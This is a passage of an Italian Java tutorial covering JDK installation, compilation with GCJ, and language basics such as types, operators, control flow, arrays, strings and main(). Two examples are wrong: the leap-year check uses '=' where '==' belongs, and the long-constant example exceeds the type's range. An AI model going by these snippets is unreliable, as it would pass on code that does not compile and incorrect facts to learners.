Quando si carica il file '`CiaoMondo.html`' attraverso un navigatore adatto, incontrando l'elemento '**`OBJECT`**' che fa riferimento al binario Java '**`CiaoMondo.class`**', viene caricato il programma '`CiaoMondo.class`' nell'area stabilita.

All'interno di quell'area, a partire dall'angolo superiore sinistro, vengono calcolate le coordinate (x=50, y=25) dell'istruzione '**`g.drawString("Ciao mondo!", 50, 25)`**' vista nell'applet.

301.4 JDK

JDK [3] è il pacchetto originale per la compilazione e l'esecuzione di applicativi Java. Viene distribuito in forma binaria, già compilata. Per ottenerlo, si può consultare <*http://www.blackdown.org/*> o eventualmente si può fare una ricerca attraverso <*http://www.alltheweb.com/?c=ftp*> per i file contenenti la stringa '`linux-jdk`' (si potrebbero trovare nomi come '`linux-jdk.1.1.3-v2.tar.gz`'). Se si desidera installare il JDK è importante verificare di non avere tracce di Kaffe.

Il JDK può essere installato a partire da qualunque punto del proprio file system. Qui viene proposta l'installazione a partire da '`/opt/`'.

Se nel proprio sistema non è presente, la si può creare, quindi al suo interno si può espandere il contenuto del pacchetto JDK. Si ottiene così la directory '`jdk`*versione*`/`', per esempio '`jdk1.1.3/`'. Per motivi pratici è opportuno modificare il nome della directory, o creare un collegamento simbolico, in modo che vi si possa accedere utilizzando il nome '`/opt/java/`'.

Prima di poter funzionare, il JDK deve essere configurato attraverso delle variabili di ambiente opportune. Nell'esempio seguente si mostra un pezzo di script per una shell Bourne o derivata, in grado di predisporre le variabili necessarie.

```
PATH="/opt/java/bin:$PATH"
CLASSPATH=.:/opt/java/lib/classes.zip:/opt/java/lib/classes
JAVA_HOME=/opt/java
export PATH
export CLASSPATH
export JAVA_HOME
```

Per il funzionamento si può rivedere quanto già indicato per Kaffe. In questo caso, utilizzando il JDK originale, il compilatore è proprio '**`javac`**' e l'esecutore (o interprete) è '**`java`**'.

301.5 GCJ

GCJ [4] è un programma frontale per il controllo del compilatore GCC e di altri programmi accessori, il cui scopo è quello di compilare sorgenti Java.

---

[3] **JDK** software non libero

[4] **GCJ** GNU GPL

La compilazione può avvenire a diversi livelli: da sorgenti Java ('`.java`') o da binari Java ('`.class`') si può arrivare a un file eseguibile per il proprio sistema operativo; in alternativa si possono semplicemente compilare dei sorgenti Java per generare i binari Java corrispondenti ('`.class`'). Semplificando le cose, si possono distinguere questi tre tipi di comandi per la compilazione:

- `gcj -C` *file_sorgente_java*...

  per generare binari Java (file '`.class`');

- `gcj --main=`*classe_principale* `-o` *file_da_generare* *file_sorgente_java*...

  per generare un eseguibile a partire da dei sorgenti Java (file '`.java`');

- `gcj --main=`*classe_principale* `-o` *file_da_generare* *binario_java*...

  per generare un eseguibile a partire da binari Java (file '`.class`').

Supponendo di avere il solito esempio già visto in precedenza,

```
class CiaoMondoApp
{
    public static void main (String[] args)
    {
        System.out.println ("Ciao Mondo!");
    }
}
```

supponendo questa volta che sia contenuto nel file '`ciao_mondo.java`', si può generare il binario Java '`CiaoMondoApp.class`' con il comando seguente:

```
$ gcj -C ciao_mondo.java
```

Per compilare il binario Java in modo da ottenere un binario adatto al sistema operativo e all'architettura del proprio elaboratore, si può usare il comando seguente, generando quindi l'eseguibile '**`ciao`**':

```
$ gcj --main=CiaoMondoApp -o ciao CiaoMondoApp.class
```

Infine, per compilare direttamente il sorgente Java, si può agire nello stesso modo:

```
$ gcj --main=CiaoMondoApp -o ciao ciao_mondo.java
```

GCJ riconosce la variabile di ambiente '**`CLASSPATH`**', per la ricerca delle classi, fornendo anche la possibilità di indicare tale informazione attraverso la riga di comando, con delle opzioni che qui non vengono mostrate.

Alcune opzioni

`-C`

In questo caso, i file in ingresso sono sorgenti Java e vengono compilati generando le classi in forma di binari Java.

`--main=`*classe*

Questa opzione permette di stabilire quale sia la classe da utilizzare come principale, in modo che il programma che si genera inizi da lì il suo funzionamento.

`-o` *file*

Definisce il nome dell'eseguibile da generare, quando la compilazione non è destinata a ottenere soltanto un binario Java.

301.6 Riferimenti

- *TransVirtual Technologies Inc.*
  <*http://www.transvirtual.com*>
- Riferimenti per ottenere il JDK dalla rete
  <*http://www.blackdown.org/*>
- *The source for Java, Documentation*
  <*http://java.sun.com/docs/index.html*>
- *The source for Java, Tutorial*
  <*http://java.sun.com/docs/books/tutorial/index.html*>

Java: introduzione

Il capitolo precedente (301) ha già descritto cosa sia Java e in che modo si possa utilizzare in un sistema GNU/Linux. Questo capitolo vuole introdurre alla programmazione in Java, in modo superficiale, per dare un'idea più chiara delle potenzialità di questo linguaggio.

302.1 Struttura fondamentale

Java è un linguaggio di programmazione strettamente OO (*Object oriented*), cioè a dire che qualunque cosa si faccia, anche un semplice programma che emette un messaggio attraverso lo standard output, va trattato secondo la programmazione a oggetti.

Ciò significa anche che i componenti di questo linguaggio hanno nomi diversi da quelli consueti. Volendo fare un abbinamento approssimativo con un linguaggio di programmazione normale, si potrebbe dire che in Java i programmi sono *classi* e le funzioni sono *metodi*. Naturalmente ci sono anche tante altre cose nuove.

Fatta questa premessa, si può dare un'occhiata alla solita classe banale: quella che visualizza un messaggio e termina.

```
/**
 *  CiaoMondoApp.java
 *  La solita classe banale.
 */

import java.lang.*; // predefinita

class CiaoMondoApp
{
    public static void main (String[] args)
    {
        System.out.println ("Ciao Mondo!"); // visualizza il messaggio
    }
}
```

Il sorgente Java ha molte somiglianze con quello del linguaggio C e qui si intendono segnalare le particolarità rispetto a quel linguaggio.

302.1.1 Commenti

Java ammette l'uso di commenti in stile C, nella solita forma '`/*`...`*/`', ma ne introduce altri due tipi: uno per la creazione automatica di documentazione, nella forma '`/**`...`*/`', e uno per fare ignorare tutto ciò che appare a partire dal simbolo di commento fino alla fine della riga, nella forma '`//`*commento*'.

`/*` *commento_generico* `*/`
`/**` *documentazione* `*/`
`//` *commento_fino_alla_fine_della_riga*

Tutti e tre questi tipi di commenti servono a fare ignorare al compilatore una parte del sorgente e questo dovrebbe bastare al principiante. Convenzionalmente, è conveniente usare il commento di documentazione per la spiegazione di ciò che fa la classe, all'inizio del sorgente.

302.1.2 Nomi ed estensioni

Le estensioni dei file Java sono definite in modo obbligatorio: '`.java`' per i sorgenti e '`.class`' per le classi (i binari Java).

Generalmente, nel sorgente, il nome della classe deve corrispondere alla radice del nome del sorgente e, di conseguenza, anche del binario Java. Per lo stile convenzionale di Java, questo nome inizia con una lettera maiuscola e non contiene simboli strani; se è composto dall'unione di più parole, ognuna di queste inizia con una lettera maiuscola.

302.1.3 Istruzioni

Le istruzioni seguono la convenzione del linguaggio C, per cui terminano con un punto e virgola ('**`;`**') e i raggruppamenti di queste, detti anche blocchi, si fanno utilizzando le parentesi graffe ('**`{ }`**').

istruzione ;
{ *istruzione* ; *istruzione* ; *istruzione* ; }

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale.

302.1.4 Librerie di classi

Ogni programma in Java deve fare affidamento sull'utilizzo di classi fondamentali che compongono il linguaggio stesso. L'importazione delle classi necessarie viene fatta attraverso l'istruzione '**`import`**', indicando una classe particolare o un gruppo (nel secondo caso si usa un asterisco).

Nell'esempio introduttivo vengono importate tutte le classi del pacchetto '**`java.lang`**', anche se non sarebbe stato necessario dichiararlo, dato che queste classi vengono sempre importate in modo predefinito (senza di queste, nessuna classe potrebbe funzionare).

Le classi standard di Java (cioè queste librerie fondamentali), sono contenute normalmente in un archivio compresso '`.zip`', oppure '`.jar`'. Si è visto nel capitolo 301 che è importante indicare il percorso in cui si trovano, nella variabile di ambiente '**`CLASSPATH`**'.

Osservando il contenuto di questo file, si può comprendere meglio il concetto di pacchetto di classi. Segue solo un breve estratto.

```
Archive:  classes.zip
 Length    Date    Time    Name
 ------    ----    ----    ----
      0  05-19-97  22:46   java/
      0  05-19-97  22:24   java/lang/
   1322  05-19-97  22:24   java/lang/Object.class
   4202  05-19-97  22:24   java/lang/Class.class
...
   3450  05-19-97  22:24   java/lang/System.class
...
      0  05-19-97  22:26   java/util/
...
      0  05-19-97  22:26   java/io/
...
      0  05-19-97  22:42   java/awt/
...
```

Ecco che così può diventare più chiaro il fatto che, importare tutte le classi del pacchetto '**`java.lang`**' significa in pratica includere tutte le classi contenute nella directory '`java/lang/`', anche se qui si tratta solo di un file compresso.

302.1.5 Dichiarazione della classe

Generalmente, un file sorgente Java contiene la dichiarazione di una sola classe, il cui nome corrisponde alla radice del file sorgente. La dichiarazione della classe delimita in pratica il contenuto del sorgente, definendo eventuali *ereditarietà* da altre classi esistenti.

Quando una classe non eredita da un'altra, si parla convenzionalmente di *applicazione*, mentre quando eredita dalla classe '**`java.applet.Applet`**' (cioè da '`java/applet/Applet.class`') si usa la definizione *applet*.

302.1.6 Contenuto della classe

La classe contiene essenzialmente dichiarazioni di variabili e metodi. L'esecuzione di un metodo dipende da una chiamata, detta anche *messaggio*. Perché una classe si traduca in un programma autonomo, occorre che al suo interno ci sia un metodo che viene eseguito in modo automatico all'avvio.

Nel caso delle classi che non ereditano nulla da altre, come nell'esempio, ci deve essere il metodo '**`main`**' che viene eseguito all'avvio del binario Java contenente la classe stessa. Quando una classe eredita da un'altra, queste regole sono stabilite dalla classe ereditata.

Il metodo '**`main`**' è formato necessariamente come nell'esempio: '**`public static void main(String[] args) {...}`**'.

302.1.7 Variabili e tipi di dati

In Java si distinguono fondamentalmente due tipi di rappresentazione dei dati: primitivi e riferimenti a oggetti. I tipi di dati primitivi sono per esempio i soliti tipi numerici (intero, a virgola mobile, ecc.); gli altri sono *oggetti*. Un oggetto è quindi una variabile contenente un riferimento a una struttura, più o meno complessa. In Java, gli array e le stringhe sono oggetti; pertanto non esistono tipi di dati primitivi equivalenti.

I nomi delle variabili possono essere composti utilizzando caratteri Unicode, tuttavia, si può anche utilizzare semplicemente la codifica ISO 8859-1, essendo questa compatibile con Unicode, così da poter utilizzare anche le lettere accentate, se ciò può essere utile per la leggibilità del sorgente stesso. Naturalmente, non è possibile utilizzare nomi coincidenti con parole chiave già utilizzate dal linguaggio stesso. La convenzione stilistica di Java richiede che il nome delle variabili inizi con la lettera minuscola; inoltre, se si tratta di un nome composto, la convenzione richiede di segnalare l'inizio di ogni nuova parola con una lettera maiuscola. Per esempio: '**`miaVariabile`**', '**`dataOdierna`**', '**`elencoNomiFemminili`**'.

302.1.8 Chiamata per valore

In Java, le chiamate dei metodi avvengono trasferendo il valore degli argomenti indicati nella chiamata stessa. Ciò significa che le modifiche che si dovessero apportare all'interno dei metodi non si riflettono all'indietro. Tuttavia, questo ragionamento vale solo per i tipi di dati primitivi, dal momento che quando si utilizzano degli oggetti, essendo questi dei riferimenti, le variazioni fatte al loro interno rimangono anche dopo la chiamata.

302.2 Variabili e tipi di dati

Si è già accennato al fatto che Java distingue tra due tipi di dati, primitivi e riferimenti a oggetti (o più semplicemente solo oggetti). L'esempio seguente mostra la dichiarazione di un intero all'interno di un metodo e il suo incremento fino a raggiungere un valore predefinito.

```
/**
 *  DieciXApp.java
 *  Un esempio di utilizzo delle variabili.
 */

import java.lang.*; // predefinita

class DieciXApp
{
    public static void main (String[] args)
    {
        int contatore = 0;

        // Inizia un ciclo in cui si emettono 10 «x» attraverso lo
        // standard output.
        while (contatore < 10)
          {
            contatore++;
            System.out.println ("x"); // emette una «x»
          }
    }
}
```

302.2.1 Tipi

I tipi di dati primitivi rappresentano un valore singolo. Il loro elenco si trova nella tabella 302.1.

Tabella 302.1. Elenco dei tipi di dati primitivi in Java.

Tipo	Dimensione	Descrizione
byte	8 bit, complemento a due.	Intero a 8 bit.
short	16 bit, complemento a due.	Intero ridotto.
int	32 bit, complemento a due.	Intero normale.
long	64 bit, complemento a due.	Intero molto grande.
float	32 bit	Virgola mobile, singola precisione.
double	64 bit	Virgola mobile, doppia precisione.
char	16 bit, carattere Unicode.	Carattere.
boolean	*Vero* o *Falso*.	Valore booleano.

Nell'esempio mostrato precedentemente, viene dichiarato un intero normale, '**`contatore`**', inizializzato al valore zero, che poi viene incrementato all'interno di un ciclo.

```
        int contatore = 0;

        // Inizia un ciclo in cui si emettono 10 «x» attraverso lo
        // standard output.
        while (contatore < 10)
        {
            contatore++;
            System.out.println ("x"); // emette una «x»
        }
```

302.2.2 Costanti

Ogni tipo primitivo ha la possibilità di essere rappresentato in forma di costante letterale. La tabella 302.2 mostra l'elenco dei tipi di dati abbinati alla rappresentazione in forma di costante letterale.

Tabella 302.2. Elenco dei tipi di dati primitivi abbinati a una possibile rappresentazione in forma di costante letterale.

Tipo	Esempio di costante	Descrizione o intervallo
byte	123	-128..+127
short	12345	-32768..+32767
int	1234567890	$-(2^{31})..+((2^{31})-1)$
long	12345678901234567890	$-(2^{63})..+((2^{63})-1)$
float	(float)123.456	La costante con virgola è sempre a doppia precisione.
double	123.456	
char	'A'	Si usano gli apici semplici.
boolean	true	Si usano le parole chiave '**`true`**' e '**`false`**'.

È importante osservare che una costante numerica a virgola mobile è sempre a doppia precisione, per cui, se si vuole assegnare a una variabile a singola precisione ('**`float`**') una costante letterale, occorre una conversione di tipo, per mezzo di un cast. Si vedrà in seguito che le stringhe si delimitano utilizzando gli apici doppi. Per ora è solo il caso ti tenere in considerazione che in Java le stringhe non sono tipi di dati primitivi, ma oggetti veri e propri.

302.2.3 Campo di azione

Il campo di azione delle variabili in Java viene determinato dalla posizione in cui queste vengono dichiarate. Ciò determina il momento della loro creazione e distruzione. A fianco del concetto del campo di azione, si pone quello della *protezione*, che può limitare l'accessibilità di una variabile. La protezione verrà analizzata in seguito.

A seconda del loro campo di azione, si distinguono in particolare tre categorie più importanti di variabili: variabili appartenenti alla classe (*member variable*), variabili locali e parametri dei metodi.

Variabili appartenenti alla classe

Queste variabili appartengono alle classi e come tali sono dichiarate all'interno delle classi stesse, ma all'esterno dei metodi. L'esempio seguente mostra la dichiarazione della variabile '**`serveAQualcosa`**' come parte della classe '**`FaQualcosa`**'.

```
class FaQualcosa
{
    int serveAQualcosa = 0;

    // Dichiarazione dei metodi
    ...
}
```

Variabili locali

Sono variabili dichiarate all'interno dei metodi. Vengono create alla chiamata del metodo e distrutte alla sua conclusione. Per questo sono visibili solo all'interno del metodo che le dichiara.

Nell'esempio visto in precedenza, quello che visualizza 10 «x», la variabile '**`contatore`**' veniva dichiarata all'interno del metodo '**`main`**'.

Parametri dei metodi

Le variabili indicate in concomitanza con la dichiarazione di un metodo (quelle che appaiono tra parentesi tonde), vengono create nel momento della chiamata del metodo stesso e distrutte alla sua conclusione. Queste variabili contengono la copia degli argomenti utilizzati per la chiamata; in questo senso si dice che le chiamate ai metodi avvengono per valore.

302.2.4 Operatori

Gli operatori sono qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, restituendo un valore. Il valore restituito è di tipo diverso a seconda degli operandi utilizzati. Per esempio, la somma di due interi genera un risultato intero.

Gli operandi descritti nelle sezioni seguenti sono solo quelli più comuni e importanti. In particolare, sono stati omessi quelli necessari al trattamento delle variabili in modo binario.

302.2.4.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 302.3.

Tabella 302.3. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo -- il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

302.2.4.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile in Java dalle costanti letterali '**`true`**' e '**`false`**'. Gli operatori di confronto sono elencati nella tabella 302.4.

Tabella 302.4. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare che sia stata valutata effettivamente. Gli operatori logici sono elencati nella tabella 302.5.

Tabella 302.5. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
! *op*	Inverte il risultato logico dell'operando.
op1 && *op2*	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 || *op2*	Se il risultato del primo operando è *Vero* non valuta il secondo.

302.2.4.3 Concatenamento di stringhe

Si è accennato al fatto che in Java, le stringhe siano oggetti e non tipi di dati primitivi. Esiste tuttavia la possibilità di indicare stringhe letterali nel modo consueto, attraverso la delimitazione con gli apici doppi.

Diverse stringhe possono essere concatenate, in modo da formare una stringa unica, attraverso l'operatore '**`+`**'.

```
...
    public static void main (String[] args)
    {
        int contatore = 0;

        while (contatore < 10)
          {
            contatore++;
            System.out.println ("Ciclo n. " + contatore);
         }
    }
```

Nel pezzo di codice appena mostrato, appare in particolare l'istruzione

```
            System.out.println ("Ciclo n. " + contatore);
```

in cui l'espressione '**`"Ciclo n. " + contatore`**' si traduce nel risultato seguente:

```
Ciclo n. 1
Ciclo n. 2
...
Ciclo n. 10
```

In pratica, il contenuto della variabile '**`contatore`**' viene convertito automaticamente in stringa e unito alla costante letterale precedente.

302.3 Strutture di controllo del flusso

Le strutture di controllo del flusso delle istruzioni sono molto simili a quelle del linguaggio C. In particolare, dove può essere messa un'istruzione si può mettere anche un gruppo di istruzioni delimitate dalle parentesi graffe.

Normalmente, le strutture di controllo del flusso basano questo controllo sulla verifica di una condizione espressa all'interno di parentesi tonde.

302.3.1 if

`if` (*condizione*) *istruzione*
`if` (*condizione*) *istruzione* `else` *istruzione*

Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne segue. Vengono mostrati alcuni esempi.

```
int importo;
...
if (importo > 10000000) System.out.println ("L'offerta è vantaggiosa");
```

```
int importo;
int memorizza;
...
if (importo > 10000000)
  {
    memorizza = importo;
    System.out.println ("L'offerta è vantaggiosa");
  }
else
  {
    System.out.println ("Lascia perdere");
  }
```

```
int importo;
int memorizza;
...
if (importo > 10000000)
  {
    memorizza = importo;
    System.out.println ("L'offerta è vantaggiosa");
  }
else if (importo > 5000000)
  {
    memorizza = importo;
    System.out.println ("L'offerta è accettabile");
  }
else
  {
    System.out.println ("Lascia perdere");
  }
```

302.3.2 switch

L'istruzione '**`switch`**' è un po' troppo complessa per essere rappresentata in modo chiaro attraverso uno schema sintattico. In generale, l'istruzione '**`switch`**' permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
int mese;
...
switch (mese)
  {
    case 1: System.out.println ("gennaio"); break;
    case 2: System.out.println ("febbraio"); break;
    case 3: System.out.println ("marzo"); break;
    case 4: System.out.println ("aprile"); break;
    case 5: System.out.println ("maggio"); break;
    case 6: System.out.println ("giugno"); break;
    case 7: System.out.println ("luglio"); break;
    case 8: System.out.println ("agosto"); break;
    case 9: System.out.println ("settembre"); break;
    case 10: System.out.println ("ottobre"); break;
    case 11: System.out.println ("novembre"); break;
    case 12: System.out.println ("dicembre"); break;
  }
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene aggiunta un'istruzione di salto '**`break`**', che serve a evitare la verifica degli altri casi. Un gruppo di casi può essere raggruppato assieme, quando si vuole che questi eseguano lo stesso gruppo di istruzioni.

```
int mese;
int giorni;
...
switch (mese)
  {
    case 1:
    case 3:
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        giorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        giorni = 30;
        break;
    case 2:
        if (((anno % 4 == 0) && !(anno % 100 = 0))
            || (anno % 400 == 0))
            giorni = 29;
        else
            giorni = 28;
        break;
  }
```

È anche possibile definire un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
int mese;
...
switch (mese)
  {
```

```
        case 1: System.out.println ("gennaio"); break;
        case 2: System.out.println ("febbraio"); break;
        ...
        case 11: System.out.println ("novembre"); break;
        case 12: System.out.println ("dicembre"); break;
        default: System.out.println ("mese non corretto"); break;
     }
```

302.3.3 while

`while (`*condizione*`)` *istruzione*

'**`while`**' esegue un'istruzione, o un gruppo di queste, finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo. Segue il pezzo dell'esempio già visto, di quella classe che visualizza 10 volte la lettera «x».

```
int contatore = 0;

while (contatore < 10)
  {
    contatore++;
    System.out.println ("x");
  }
```

Nel blocco di istruzioni di un ciclo '**`while`**', ne possono apparire alcune particolari:

- '**`break`**'

  esce definitivamente dal ciclo '**`while`**';

- '**`continue`**'

  interrompe l'esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione.

L'esempio seguente è una variante del ciclo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento di '**`break`**'. '**`while (true)`**' equivale a un ciclo senza fine, perché la condizione è sempre vera.

```
int contatore = 0;

while (true)
  {
    if (contatore >= 10)
      {
        break;
      }
    contatore++;
    System.out.println ("x");
  }
```

302.3.4 do-while

`do` *blocco_di_istruzioni* `while (`*condizione*`);`

'**`do`**' esegue un gruppo di istruzioni una volta e poi ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

302.3.5 for

```
for (espressione1; espressione2; espressione3) istruzione
```

Questa è la forma tipica di un'istruzione '**for**', in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni), mentre la terza serve per l'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

```
for (var = n; condizione; var++) istruzione
```

Il ciclo '**for**' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

Il vecchio esempio banale, in cui veniva visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**for**'.

```
int contatore;

for (contatore = 0; contatore < 10; contatore++)
  {
    System.out.println ("x");
  }
```

302.4 Array e stringhe

In Java, array e stringhe sono oggetti. In pratica, la variabile che contiene un array o una stringa è in realtà un riferimento alla struttura di dati rispettiva.

302.4.1 Array

La dichiarazione di un array avviene in Java in modo molto semplice, senza l'indicazione esplicita del numero di elementi. La dichiarazione avviene come se si trattasse di un tipo di dati normale, con la differenza che si aggiungono una coppia di parentesi quadre a sottolineare che si tratta di un array di elementi di quel tipo. Per esempio,

```
int[] arrayDiInteri;
```

dichiara che '**arrayDiInteri**' è un array in cui gli elementi sono di tipo intero ('**int**'), senza specificare quanti siano.

Per fare in modo che l'array esista effettivamente, occorre che questo sia inizializzato, fornendogli gli elementi. Si usa per questo l'operatore '**new**' seguito dal tipo di dati con il numero di elementi racchiuso tra parentesi quadre. Per esempio,

```
arrayDiInteri = new int[7];
```

assegna alla variabile '**arrayDiInteri**' il riferimento a un array composto da sette interi. Nella pratica, è normale inizializzare l'array quando lo si dichiara; per cui, quanto già visto si può ridurre all'esempio seguente:

```
int[] arrayDiInteri = new int[7];
```

Il riferimento a un elemento di un array avviene aggiungendo al nome della variabile che rappresenta l'array stesso, il numero dell'elemento, racchiuso tra parentesi quadre. Come nel linguaggio

C, il primo elemento si raggiunge con l'indice zero, mentre l'ultimo corrisponde alla dimensione meno uno.

Si è detto che gli array sono oggetti. In particolare, è possibile determinare la dimensione di un array, espressa in numero di elementi, leggendo il contenuto della variabile '**`length`**' dell'oggetto array. Nel caso dell'esempio già visto, si tratta di leggere il contenuto di '**`arrayDiInteri.length`**'.

L'esempio seguente mostra una scansione di un array, indicando una condizione di interruzione del ciclo indipendente dalla conoscenza anticipata della dimensione dell'array stesso. In particolare, la variabile '**`i`**' viene dichiarata contestualmente con la sua inizializzazione, nella prima espressione di controllo del ciclo '**`for`**'.

```
for (int i = 0; i < arrayDiInteri.length; i++) {
    arrayDiInteri[i] = i;
}
```

Un array può contenere sia elementi primitivi che riferimenti a oggetti. In questo modo si possono avere gli array multidimensionali. L'esempio seguente rappresenta il modo in cui può essere definito un array 3x2 di interi e anche come scandirne i vari elementi.

```
/**
 *      Matrice3x2App.java
 *      Esempio di uso di array multidimensionali.
 */

import java.lang.*; // predefinita

class Matrice3x2App
{
    public static void main (String[] args)
    {
        int[][] matrice = new int[3][2];

        for (int i = 0; i < matrice.length; i++)
          {
            for (int j = 0; j < matrice[i].length; j++)
              {
                matrice[i][j] = 1000 + j + i * 10;
                System.out.println ("matrice[" + i + "][" + j + "] = "
                                    + matrice[i][j]);
              }
          }
    }
}
```

L'esecuzione di questo piccolo programma, genera il risultato seguente:

```
matrice[0][0] = 1000
matrice[0][1] = 1001
matrice[1][0] = 1010
matrice[1][1] = 1011
matrice[2][0] = 1020
matrice[2][1] = 1021
```

302.4.2 Stringhe

Le stringhe in Java sono oggetti e se ne distinguono due tipi: stringhe costanti e stringhe variabili. La distinzione è utile perché questi due tipi di oggetti hanno bisogno di una forma di rappresentazione diversa. Così, ciò porta a un'ottimizzazione del programma, che per una stringa costante richiede meno risorse rispetto a una stringa che deve essere variabile, oltre a migliorare altri aspetti legati alla sicurezza.

La dichiarazione di una variabile che possa contente un riferimento a un oggetto stringa-costante, si ottiene con la dichiarazione seguente:

```
String variabile;
```

In pratica, si dichiara che la variabile può contenere un riferimento a un oggetto di tipo '**`String`**'. La creazione di questo oggetto '**`String`**' si ottiene come nel caso degli array, utilizzando l'operatore '**`new`**'.

```
new String (stringa);
```

L'esempio seguente crea la variabile '**`stringaCostante`**' di tipo '**`String`**' e la inizializza assegnandoci il riferimento a una stringa.

```
String stringaCostante = new String ("Ciao ciao.");
```

Fortunatamente, si possono utilizzare anche delle costanti letterali pure e semplici. Per cui la stringa '**`"Ciao ciao."`**' è già di per sé un oggetto stringa-costante.

Si è già accennato al fatto che le stringhe-costanti possono essere concatenate facilmente utilizzando l'operatore '**`+`**'. Per esempio,

```
"Ciao " + "come " + "stai?"
```

restituisce un'unica stringa-costante, come la seguente:

```
"Ciao come stai?"
```

Inoltre, in questi concatenamenti, entro certi limiti, possono essere inseriti elementi diversi da stringhe, come nell'esempio seguente, dove il contenuto numerico intero della variabile '**`contatore`**' viene convertito automaticamente in stringa prima di essere emesso attraverso lo standard output.

```
int contatore = 0;

while (contatore < 10)
{
    contatore++;
    System.out.println ("Ciclo n. " + contatore);
}
```

Le stringhe variabili sono oggetti di tipo '**`StringBuffer`**' e verranno descritte più avanti.

302.5 Metodo main()

Si è accennato al fatto che una classe che non eredita esplicitamente da un'altra, richiede l'esistenza del metodo '**`main()`**' e viene detta applicazione. Questo metodo deve avere una forma precisa e si tratta di quello che viene chiamato automaticamente quando si avvia il binario Java corrispondente alla classe stessa. Senza questa convenzione, non ci sarebbe un modo per avviare un programma Java.

```
public static void main (String[] args) { istruzioni }
```

Nella sintassi indicata, le parentesi graffe fanno parte della dichiarazione del metodo e delimitano un gruppo di istruzioni.

302.5.1 args

È Importante osservare l'unico parametro del metodo '**`main()`**': l'array '**`args`**' composto da elementi di tipo '**`String`**'. Questo array contiene gli argomenti passati al programma Java attraverso la riga di comando.

L'esempio seguente, mostra come si può leggere il contenuto di questo array, tenendo presente che non si conosce inizialmente la sua dimensione. L'esempio emette separatamente, attraverso lo standard output, l'elenco degli argomenti ricevuti.

```
/**
 *  LeggiArgomentiApp.java
 *  Legge gli argomenti e gli emette attraverso lo standard output.
 */

import java.lang.*; // predefinita

class LeggiArgomentiApp
{
    public static void main (String[] args)
    {
        int i;

        for (i = 0; i < args.length; i++)
          {
            System.out.println (args[i]);
          }
    }
}
```

Java: programmazione a oggetti

Il capitolo precedente ha introdotto l'uso del linguaggio Java per arrivare a scrivere programmi elementari, utilizzando i metodi come se fossero delle funzioni pure e semplici. In questo capitolo si introducono gli oggetti secondo Java.

303.1 Creazione e distruzione di un oggetto

Un oggetto è un'*istanza* di una classe, come una copia ottenuta da uno stampo. Come nel caso della creazione di una variabile contenente un tipo di dati primitivo, si distinguono due fasi: la dichiarazione e l'inizializzazione. Trattandosi di un oggetto, l'inizializzazione richiede prima la creazione dell'oggetto stesso, in modo da poter assegnare alla variabile il riferimento di questo.

303.1.1 Dichiarazione dell'oggetto

La dichiarazione di un oggetto è precisamente la dichiarazione di una variabile atta a contenere un riferimento a un particolare tipo di oggetto, specificato dalla classe che può generarlo.

classe variabile

